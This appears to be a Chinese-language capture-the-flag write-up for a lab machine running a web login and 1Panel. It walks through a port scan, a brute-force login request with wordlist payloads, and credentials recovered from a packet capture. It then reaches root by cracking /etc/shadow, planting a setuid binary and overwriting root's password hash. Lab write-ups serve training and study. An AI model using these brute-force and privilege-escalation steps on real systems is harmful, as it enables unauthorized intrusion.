
Panel1-Peng

端口扫描

```
[2.4s] [*] 端口开放 192.168.0.110:22
[2.4s] [*] 端口开放 192.168.0.110:80
[6.2s] [*] 端口开放 192.168.0.110:38415
```

38415 端口为 1panel ，但不知道后台地址，尝试目录扫描也没有什么发现

80 端口登录页面，尝试爆破



```
POST /index.php HTTP/1.1
Host : 192.168.0.110
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.0.110/index.php
Origin: http://192.168.0.110
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Cookie: PHPSESSID=1ol6g7m549u6425bdjc1qve32d; panel_public_key=LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTU1JQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSU1CQ2dLQ0FRRUE1Z1lUUXFaT05WV3h5YlpqSndZbwp4Y1VuYnkyVUFZVVg4K0tBZmpna1liTVN2SU5ma1N4a3ZPMGIvNURud0F4UG91YUZMTHNCTHhpOG9rVmdwRkQ4CjQ1U3R1Mmlqa1lXRVBXM29jWnEwVDMxODcremk0aTBxYlpvZU9pRWVzRUNCQksxTHhSeGowV1E4bnZSMTRnbk8KYktmRzEwL01xR040Nk9TL09XU0RkeXZxWXA0OGttRElaV1QxMCsxWGNzNXBEMnltUUxsWU10L0VEQVEyQ0wwRQpzR1BKOUoreHJsSGVQMnl1cTgrQ2hlNmFWWWhmOE5oYmZzdVRQTW9TLy9DQVZTN0ZISmw5ZDA2aE5zbXhDV2pOCmJrL01VYnVMWU1mZk9jTWxmaW90eWNqL1VmNDJTQWZCVWZHTG5Na2ZKcVprbmhsV3V3Q2NINUVJZ29wMW16T1YKelFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg%3D%3D
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 27

username={{payload(username-top500)}}&password={{payload(passwd-top1000)}}
```


响应数量超过2000，为避免前端渲染压力过大，这里将丢弃部分数据包进行展示，请点击查看全部查看所有数据

请求	Method	状态	响应大小	延迟(ms)	Payloads	操作
482831	POST	302	0	140	administrator,billy	
483331	POST	302	0	21	administrator,6666	
483848	POST	302	0	71	administrator,albert	
482353	POST	200	2079	71	360,phantom	
482354	POST	200	2079	264	yangziwen,mistress	

```
HTTP/1.1 302 Found
Date: Tue, 12 Aug 2025 06:41:32 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: dashboard.php
Content-Type: text/html; charset=UTF-8
```

远端地址:127.0.0.1:7897; 响应时间:140ms; 总耗时:141ms; URL:http://192.168.0.110/index.php

用户名为 administrator，密码似乎任意，登录后发现 1panel 后台地址



服务器状态

CPU 使用率

24%

内存使用率

58%

服务状态

● Nginx 运行中
● MySQL 运行中
● Redis 已停止
● 1Panel 122b059247 运行中
● PHP-FPM 运行中

网络流量分析

抓包文件下载

下载最新的网络流量抓包文件进行分析：

2025-08-08.pcap 1.2 GB
最后更新: 2025-08-08 14:30:45

下载流量包 分析报告

安全状态

防火墙状态


已启用

最近攻击拦截

127 次

查看日志

下载流量包进行审计，筛选 http 流量，发现了一些账号密码



```
No.   Time                        Source          Destination     Protocol Lengtl Info
  442 2025-08-11 20:31:57.529856 192.168.3.242   192.168.3.217   HTTP      554 GET /index.php HTTP/1.1
  443 2025-08-11 20:31:57.534616 192.168.3.217   192.168.3.242   HTTP     1385 HTTP/1.1 200 OK  (text/html)
  445 2025-08-11 20:31:57.569820 192.168.3.242   192.168.3.217   HTTP      571 GET /favicon.ico HTTP/1.1
  446 2025-08-11 20:31:57.573508 192.168.3.217   192.168.3.242   HTTP      557 HTTP/1.1 404 Not Found  (text/html)
  451 2025-08-11 20:31:57.774308 192.168.3.242   34.107.221.82   HTTP      422 GET /canonical.html HTTP/1.1
  454 2025-08-11 20:31:57.969724 34.107.221.82   192.168.3.242   HTTP      364 HTTP/1.1 200 OK  (text/html)
  467 2025-08-11 20:31:58.199523 192.168.3.242   34.107.221.82   HTTP      439 GET /success.txt?ipv4 HTTP/1.1
  470 2025-08-11 20:31:58.210211 192.168.3.242   34.107.221.82   HTTP      439 GET /success.txt?ipv6 HTTP/1.1
  473 2025-08-11 20:31:58.403353 34.107.221.82   192.168.3.242   HTTP      282 HTTP/1.1 200 OK  (text/plain)
  506 2025-08-11 20:31:59.061884 34.107.221.82   192.168.3.242   HTTP      282 HTTP/1.1 200 OK  (text/plain)
  836 2025-08-11 20:32:17.270660 192.168.3.242   192.168.3.217   HTTP      735 POST /index.php HTTP/1.1  (application/x-www-form-urlencoded)
  838 2025-08-11 20:32:17.277949 192.168.3.217   192.168.3.242   HTTP     1348 HTTP/1.1 200 OK  (text/html)
  840 2025-08-11 20:32:17.325423 192.168.3.242   192.168.3.217   HTTP      571 GET /favicon.ico HTTP/1.1
  841 2025-08-11 20:32:17.331381 192.168.3.217   192.168.3.242   HTTP      557 HTTP/1.1 404 Not Found  (text/html)
 1677 2025-08-11 20:32:24.746331 192.168.3.242   192.168.3.217   HTTP      736 POST /index.php HTTP/1.1  (application/x-www-form-urlencoded)
 1679 2025-08-11 20:32:24.751486 192.168.3.217   192.168.3.242   HTTP      407 HTTP/1.1 302 Found
 1684 2025-08-11 20:32:24.769673 192.168.3.242   192.168.3.217   HTTP      600 GET /dashboard.php HTTP/1.1
 1686 2025-08-11 20:32:24.776569 192.168.3.217   192.168.3.242   HTTP      706 HTTP/1.1 200 OK  (text/html)
 1691 2025-08-11 20:32:24.805853 192.168.3.242   192.168.3.217   HTTP      575 GET /favicon.ico HTTP/1.1
 1692 2025-08-11 20:32:24.810469 192.168.3.217   192.168.3.242   HTTP      557 HTTP/1.1 404 Not Found  (text/html)
 1701 2025-08-11 20:32:25.043490 192.168.3.242   34.107.221.82   HTTP      422 GET /canonical.html HTTP/1.1
 1709 2025-08-11 20:32:25.219140 34.107.221.82   192.168.3.242   HTTP      364 HTTP/1.1 200 OK  (text/html)
 1733 2025-08-11 20:32:25.429361 192.168.3.242   34.107.221.82   HTTP      439 GET /success.txt?ipv6 HTTP/1.1
```

```
> Frame 1677: 736 bytes on wire (5888 bits), 736 bytes captured (5888 bits) on interface en0, id 0
> Ethernet II, Src: ea:4d:54:fa:e8:30 (ea:4d:54:fa:e8:30), Dst: Apple_73:49:f6 (8c:85:90:73:49:f6)
> Internet Protocol Version 4, Src: 192.168.3.242, Dst: 192.168.3.217
> Transmission Control Protocol, Src Port: 65176, Dst Port: 80, Seq: 1, Ack: 1, Len: 670
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "username" = "admin"
  > Form item: "password" = "superpassword123"
```

```
0000  8c 85 90 73 49 f6 ea 4d  54 fa e8 30 08 00 45 00   ···sI··M T··0··E·
0010  02 d2 00 00 40 00 40 06  af 0a c0 a8 03 f2 c0 a8   ····@·@· ········
0020  03 d9 fe 98 00 50 6a 71  bc 1c e2 2b 39 6e 80 18   ·····Pjq ···+9n··
0030  08 0b b8 66 00 00 01 01  08 0a c2 24 b7 27 98 d5   ···f···· ···$·'··
0040  b9 e3 50 4f 53 54 20 2f  69 6e 64 65 78 2e 70 68   ··POST / index.ph
0050  70 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   p HTTP/1 .1··Host
0060  3a 20 31 39 32 2e 31 36  38 2e 33 2e 32 31 37 0d   : 192.16 8.3.217·
0070  0a 55 73 65 72 2d 41 67  65 6e 74 3a 20 4d 6f 7a   ·User-Ag ent: Moz
0080  69 6c 6c 61 2f 35 2e 30  20 28 4d 61 63 69 6e 74   illa/5.0  (Macint
0090  6f 73 68 3b 20 49 6e 74  65 6c 20 4d 61 63 20 4f   osh; Int el Mac O
00a0  53 20 58 20 31 30 2e 31  35 3b 20 72 76 3a 31 34   S X 10.1 5; rv:14
00b0  31 2e 30 29 20 47 65 63  6b 6f 2f 32 30 31 30 30   1.0) Gec ko/20100
```

最后尝试


```
root
superpassword123
```

登录成功

可以写文件，且为 root 权限，可以直接拿到 user.txt 和 root.txt

```
flag{user-ef68ba312de0daa3dd200a3f9275a6f6}

flag{root-e07910a06a086c83ba41827aa00b26ed}
```



编辑 - /root/root.txt

主题 Visual Studio Dark　语言 plaintext　行尾符 LF (Linux)　自动换行 启用

缩略图 启用

```
flag{root-e07910a06a086c83ba41827aa00b26ed}
```

尝试拿一个 shell，做题的时候比较急，先传了一个 setuid 程序，用 1panel 改了个 4777 的权限，然后找了一下/etc/shadow，john 爆破到 kaada 的密码为 welcome，ssh 登录上去，执行一下拿到 root shell


复现：我为什么不直接改 root 的密码呢?

openssl生成密码

openssl passwd -1 '123456'

```
$1$c8UTHudU$XkHPLhKTGYDB9DO.34/L/.
```


修改/etc/shadow，ssh 连接即可


编辑 - /etc/shadow

主题 Visual Studio Dark　语言 plaintext　行尾符 LF (Linux)　自动换行 启用

缩略图 启用

```
root:$1$c8UTHudU$XkHPLhKTGYDB9DO.34/L/.:20311:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
```



```
Linux Pane1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 11 08:47:18 2025 from 192.168.3.94
root@Pane1:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Pane1:~#
```